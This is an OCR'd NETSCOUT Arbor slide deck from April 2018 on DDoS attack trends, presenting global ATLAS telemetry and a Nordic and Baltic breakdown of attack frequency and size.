NETSCOUT | Arbor


DDoS trends and best current practices for mitigations

Sunetdagarna April 2018


Jonas Krogell, Consulting Engineer, jkrogell@arbor.net

Arbor ATLAS Telemetry

- ATLAS observed 7.5 million DDoS attacks in 2017 vs. 6.8 million in 2016
- Largest attack in 2017 was 641 Gbps



Source: NETSCOUT Arbor



Source: NETSCOUT Arbor


- NETSCOUT Arbor's Active Threat Level Analysis System (ATLAS) delivers insight into 1/3 of global internet traffic

13th Annual Worldwide Infrastructure Report (WISR 2018)

Fact: For the past 13 years DDoS attacks increase in:

- Size
- Frequency
- Complexity


IoT Botnets and Application Layer Attacks On The Rise



DNS has been and continues to be a top target for DDoS attacks.

Attack Motivations

Enterprise, Government, & Education




NETSCOUT | Arbor

Nordics and Baltics perspective

Includes: Sweden, Norway, Denmark, Finland, Iceland, Estonia, Lithuania, Latvia


Nordic Attack frequency (2014-)



- Average ~20,000 attacks / month ~= 30 attacks / hour


Nordic and Baltics 2017 Jan-Dec

Size	Attacks	%	< %
<500Mbps	210,000	77,4%	77%
500Mbps-1Gbps	22,000	8,1%	86%
1Gbps-2Gbps	16,000	5,9%	91%
2Gbps-5Gbps	16,000	5,9%	97%
5Gbps-10Gbps	5,400	2,0%	99,3%
10Gbps-20Gbps	1,400	0,5%	99,81%
20Gbps-50Gbps	457	0,2%	99,97%
50Gbps-100Gbps	48	0,0%	99,99%
100Gbps-200Gbps	10	0,0%	100,00%
200Gbps-500Gbps	11	0,0%	100%
500Gbps-1Tbps	0	0,0%	100%
>1Tbps	0	0,0%	100%
	271,326	100,0%	




99% of attacks are smaller than 10 Gbps
~2000 attacks where larger than 10 Gbps

Nordic Biggest Attacks (bps)



- Biggest attacks ~300 Gbps

Nordic Biggest Attacks (pps)



- Biggest attack ~350 Million packets per second

1:500 000

